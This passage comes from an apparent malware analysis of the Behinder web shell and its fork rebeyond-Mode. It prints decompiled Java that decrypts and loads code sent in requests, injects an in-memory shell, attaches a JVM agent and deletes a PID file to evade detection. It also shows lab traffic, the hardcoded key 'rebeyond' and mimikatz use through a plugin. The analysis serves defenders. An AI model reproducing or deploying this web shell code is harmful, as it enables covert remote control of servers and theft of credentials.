        java.lang.reflect.Method initMethod=cipherCls.getDeclaredMethod(\"init\",new Class[{int.class,systemLoader.loadClass(\"java.security.Key\")});

        initMethod.invoke(c,new Object[]{new Integer(2),keyObj});
        java.lang.reflect.Method doFinalMethod=cipherCls.getDeclaredMethod(\"doFinal\",new Class[]{byte[].class});

        byte[] requestBody=null;
         try
         {
                Class Base64 = loader.loadClass(\"sun.misc.BASE64Decoder\");
                Object Decoder = Base64.newInstance();
                requestBody=(byte[]) Decoder.getClass().getMethod(\"decodeBuffer\", new Class[]{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});
                } catch (Exception ex)

                {
                Class Base64 = loader.loadClass(\"java.util.Base64\");
                Object Decoder = Base64.getDeclaredMethod(\"getDecoder\",new Class[0]).invoke(null, new Object[0]);

                requestBody=(byte[])Decoder.getClass().getMethod(\"decode\", new Class[]{String.class}).invoke(Decoder, new Object[]{request.getReader().readLine()});
                }
                        byte[] buf=(byte[])doFinalMethod.invoke(c,new Object[]{requestBody});
                        java.lang.reflect.Method defineMethod=java.lang.ClassLoader.class.getDeclaredMethod(\"defineClass\", new Class[]{String.class,java.nio.ByteBuffer.class,java.security.ProtectionDomain.class});

                        defineMethod.setAccessible(true);
                        java.lang.reflect.Constructor constructor=java.security.SecureClassLoader.class.getDeclaredConstructor(new Class[]{java.lang.ClassLoader.class});

                        constructor.setAccessible(true);
                        java.lang.ClassLoader cl=(java.lang.ClassLoader)constructor.newInstance(new Object[]{loader});

                        java.lang.Class  c=(java.lang.Class)defineMethod.invoke((java.lang.Object)cl,new Object[]{null,java.nio.ByteBuffer.wrap(buf),null});
                        c.newInstance().equals(obj);
                        }
                        catch(java.lang.Exception e)

                        e.printStackTrace();
                        }
                                catch(java.lang.Error error)
```


Figure 7: Shellcode and in memory functions

The try block in Figure 7 implements MemShell utilizing similar classes and methods to those identified for the standard Behinder component. The multiple calls to java.lang.reflect allow the code to obtain classes in memory that would otherwise not be available.



```
public JSONObject injectMemShell(final String type, final String libPath, final String path, final String password, final boolean isAntiAgent) throws Exception {
    final Map<String, String> params = new LinkedHashMap<String, String>();
    params.put("type", type);
    params.put("libPath", libPath);
    params.put("path", path);
    params.put("password", password);
    params.put("antiAgent", isAntiAgent + "");
    final byte[] data = Utils.getData(this.currentKey, this.encryptType, "MemShell", (Map)params, this.currentType);
    final Map<String, Object> resultObj = (Map<String, Object>)Utils.requestAndParse(this.currentUrl, (Map)this.currentHeaders, data, this.beginIndex, this.endIndex);
    final byte[] resData = resultObj.get("data");
    final String resultTxt = new String(Crypt.Decrypt(resData, this.currentKey, this.encryptType, this.currentType));
    final JSONObject result = new JSONObject(resultTxt);
    for (final String key : result.keySet()) {
        result.put(key, (Object)new String(Base64.decode(result.getString(key)), "UTF-8"));
    }
    return result;
}
```


Figure 8: Inject MemShell and antiAgent



```
    public JSONObject loadLibraryAndAntiAgent(final String fileContent) throws Exception {
        final Map<String, String> params = new LinkedHashMap<String, String>();
        params.put("action", "antiAgent");
        params.put("whatever", Utils.getWhatever());
        params.put("fileContent", fileContent);
        final byte[] data = Utils.getData(this.currentKey, this.encryptType, "LoadNativeLibrary", (Map)params, this.currentType);
        final Map<String, Object> resultObj = (Map<String, Object>)Utils.requestAndParse(this.currentUrl, (Map)this.currentHeaders, data, this.beginIndex, this.endIndex);
        final byte[] resData = resultObj.get("data");
        final String resultTxt = new String(Crypt.Decrypt(resData, this.currentKey, this.encryptType, this.currentType));
        final JSONObject result = new JSONObject(resultTxt);
        for (final String key : result.keySet()) {
            result.put(key, (Object)new String(Base64.decode(result.getString(key)), "UTF-8"));
        }
        return result;
    }

    public JSONObject antiAgent(final String uploadLibPath) throws Exception {
        final Map<String, String> params = new LinkedHashMap<String, String>();
        params.put("action", "antiAgent");
        params.put("whatever", Utils.getWhatever());
        params.put("uploadLibPath", uploadLibPath);
        final byte[] data = Utils.getData(this.currentKey, this.encryptType, "LoadNativeLibrary", (Map)params, this.currentType);
        final Map<String, Object> resultObj = (Map<String, Object>)Utils.requestAndParse(this.currentUrl, (Map)this.currentHeaders, data, this.beginIndex, this.endIndex);
        final byte[] resData = resultObj.get("data");
        final String resultTxt = new String(Crypt.Decrypt(resData, this.currentKey, this.encryptType, this.currentType));
        final JSONObject result = new JSONObject(resultTxt);
        for (final String key : result.keySet()) {
            result.put(key, (Object)new String(Base64.decode(result.getString(key)), "UTF-8"));
        }
        return result;
    }
```

Figure 9: More antiAgent

Other than the above two images, we do not see the antiAgent parameter utilized until (Figure 9).



```
733     public void doAgentShell(final boolean antiAgent) throws Exception {
734         try {
735             final Class VirtualMachineCls = ClassLoader.getSystemClassLoader().loadClass("com.sun.tools.attach.VirtualMachine");
736             final Method attachMethod = VirtualMachineCls.getDeclaredMethod("attach", String.class);
737             final Method loadAgentMethod = VirtualMachineCls.getDeclaredMethod("loadAgent", String.class, String.class);
738             final Object obj = attachMethod.invoke(VirtualMachineCls, getCurrentPID());
739             loadAgentMethod.invoke(obj, MemShell.libPath, base64encode(MemShell.path) + "|" + base64encode(MemShell.password));
740             final String osInfo = System.getProperty("os.name").toLowerCase();
741             if (osInfo.indexOf("windows") < 0 && osInfo.indexOf("winnt") < 0 && osInfo.indexOf("linux") >= 0 && antiAgent) {
742                 final String fileName = "/tmp/.java_pid" + getCurrentPID();
743                 new File(fileName).delete();
```

Figure 10: doAgentShell method


Starting at line 741, the code loops through operating systems and versions, and if it is deemed the target is a Linux system and the antiAgent option is set, the file /tmp/.jav_pid[CurrentPID] is deleted.

Running the web shell on a *nix system results in error. The Java error is a known issue that has been open since June 2021. The anti-detection feature was first introduced in version 2 and may represent dead code the developer forgot to remove.

Network Traffic


Capturing the network traffic in my home lab enables a unique view of typical Behinder traffic, albeit from a much less noisy environment.

The encoded text seen in Figure 12 consists of the base64 encoded and AES encrypted (with the key “rebeyond”).



```
 62 181.760362    172.16.42.128        172.16.42.216        HTTP      609 POST /shell.php HTTP/1.1  (application/x-www-form-urlencoded)
 64 181.953659    172.16.42.216        172.16.42.128        HTTP      466 HTTP/1.1 200 OK  (text/html)
115 220.254940    172.16.42.128        172.16.42.216        HTTP      310 POST /shell.php HTTP/1.1  (application/x-www-form-urlencoded)
117 220.367744    172.16.42.216        172.16.42.128        HTTP     3944 HTTP/1.1 200 OK  (text/html)
181 410.574260    172.16.42.128        172.16.42.216        HTTP      609 POST /shell.php HTTP/1.1  (application/x-www-form-urlencoded)
183 411.015824    172.16.42.216        172.16.42.128        HTTP    13053 HTTP/1.1 200 OK  (text/html)
```


Figure 11: Packet capture of POST requests over port 80



```
POST /shell.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Content-type: application/x-www-form-urlencoded
Referer: http://172.16.42.216/shell.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.125 Safari/537.36
Cache-Control: no-cache
Pragma: no-cache
Host: 172.16.42.216
Content-Length: 5740
Cookie: PHPSESSID=199fpfta8fibpuvap5n4sgthbj;PHPSESSID=199fpfta8fibpuvap5n4sgthbj
Connection: close
```

```
3Mn1yNMtoZViV5wotQHPJtwwj0F4b2lyToNK7LfdUnN7zmyQFfx/zaiGwUHg+8SlRr5QAWVdopiiVczjpFLjyU6RAwyoJGgtn557dToKwwo/7Pwvfbbo3ZplI40L+
+SawBYFYdic+roWObO9rbonnTa52P57V8OwUz1prlDUDt+THFdB5WpncCk+BiuxlboH7qqJnVE3JMr0DeNu7VXBx6iiHu2RrygSV59R9qIfF7kjJYzLv7Ubm4Bbif2pwZx0xaQu4wUflod
Dw4g6klKIyGvd1Y28S38chVY4FxrH3v7Cbi+CBUchBXvu9yyb8fAnfmdcOM2CQMB+Jc6+N426wp1VmN4M3SnXgdwF7YseNwOJy7Zf4STFcxcco5ADw3jV7s1cQHXVSIoLY3Z7JeHezM7pB
RCIPu4q18lAlje9iNBkZix102OYs1Q9XjhXkLeMVO0CmlPrAmOp2gqmG2xVg0MPVP4yR1a3wwnsYbc7pBRCgIfWClY7xM3KdTN0qVzeijxyoWetK9aTSe+xZK190gvKWEQu/
QS1nlLHOPkKQwVi02T/9lHdH5FpBTn6Eo7+iMEo4qw/aN/jAT90Tw8wxLmMgczMINs0YTOf6D/ziJW22emYUMJ5E6Ni9yDeFJn/
```

Figure 12: Behinder HTTP POST request with encoded data in HTTP body




```
K8dMKH+jvqkxhKTu+aZZzR3RmGlTxPqKfVO6x5aZAuJyqAjOSZQZZWCq2OYnyzXGY+zA5NZPWtBv4yZ9x7U=HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/8.0.0
X-Powered-By: ASP.NET
Date: Tue, 15 Feb 2022 11:44:39 GMT
Connection: close
Content-Length: 12675
```

```
...mAUYLzmqn5QPDkyI5lvSp0fjiBu1e7047YjfczwY6j4AudLeaKLfS2qrXS/jO/TBa0YUiYpJIh8HWmexRTyfcGP5DIzudldg4EczpM8kIoF2pszwuG7bcj4mONn9x/
hIGOYTDpP7HwQM5TZLv410UHf3eL/MhvIipvYmUPZh3pJ7mGOBrS+FMAD8wTavI7vvBESMYqYLC4tBlwN+DDzvXI9Jx4INnpkSQnMNt6OyZMK1Y+6fy+vn+ME8k4yFXOjS6exkm+U/
mzx4CLD0lsyCG3jhi4/P2Jj8WWLug8GIGHOHqamaZNxCnOr+dnwruawwSY8Va4PIYiRMl8J6RatwO4rwJyBOtvyOEPtdlJTetMunde/
FCnXVIvLhO9XVLL9tutHxbMHaxyvIssd85s0y+96hNlCcS8siObFdpY7ORHbX0TBhJqksFPIZ7mVNb+FpS1z3RGIg/
kRDSYwZocfQjl1SE3Ken7JbB7Jjt9mQakqWpIkJN3c6AzuvH3INHfXQwL058bufWNSsUz+CrqeXYW+ED43b5b1yZajdbrCiPNFFHP8LcK1/gimB27oXR9cM30NSU/8PucUcdocMR/
ksfK6ZEmeRoTwunnSdceL4P3HwDIN4XYFA19jB9MDo3VXdEBvItUDe9NoyZ9GOrdjCyZWNMmDCZc2uI0ZVYPuHFj/efQE9vufQqV7h8gYfrn/
Zr8Ztve1QORe2pbaJEJWkj47+X52Zl+Q93JWtHYy95vjUfemmWOMnQDiksdEZw4RtpymfpovH3ZxjmW56tGCV8NUpkpmCdsmlbow+OAZn3dyolpjNHLKhhZeK/
hBcK1+eNU0SEZs5Y+9D5Zh3QfYDvwK6LD4EeV+zSk6/kxR9Bbg8TkN9i3TUspOG7VnJnVrKTtvdVA4N133cCE1bWlQX7bcx6OxaA1joPAyS9+s2B3hynMI9b4tHeBFPM9U/
MoOdXRnK7SEIz/VbRV57bj96B+M9n5Yup1hoXsh8o9OrNoZ7op2uBVe/2j7/
```

Figure 13: Response from target

Rebeyond-Mode

Rebeyond-Mode, or “Modified Rebeyond” is precisely what the title states. Actively maintained by GitHub user angels520, much of this modified web shell is an exact copy of the Behinder web shell, offering a few bells and whistles.



README.md

rebeyond-Mode

本人所有工具仅供参考学习，禁止用于非法用途。

有问题可以提issues –

解压密码：HelloWord

欢迎关注本人的公众号 bytecode11

##3.2更新信息 [密码错误已重新打包]:

1. 修改profile支持
2. 修改响应流量
3. 修改url
4. GUI美化
5. apsx内存马支持
6. 修改jsp内存马

##3.1更新信息:

1. 增加profile支持

针对3.2 MAC问题部分已经修复，M1 sqlite版本已经更换，mac 12.1出现的问题未能找到原因，mimikatz已经支持[暂时未更新]:

URL: http://192.168.47.203:81/shell.php

插件模块: Mimikatz===> "version"

插件命令: "version"

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Feb 12 2022 18:41:05
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'
```


你们的支持是我最大的动力....

Figure 14: rebeyond-Mode GitHub page

As you can see from Figure 14, except for some highlighting, the client GUI looks very similar to Behinder. The server-side payloads are also the same, even using the rebeyond hardcoded key.

Unlike Behinder, rebeyond-Mode provides the attacker with options to add a default page referred to as a profile if a defender or anyone else were to navigate to the web shell (Figure 15).

Additional obfuscation of the commands can also be toggled between True and False.



新增Shell

URL： http://172.16.42.216/shell.php

密码： rebeyond

脚本类型： php

分类： default

自定义响应状态码： 200

profile： bt.profile

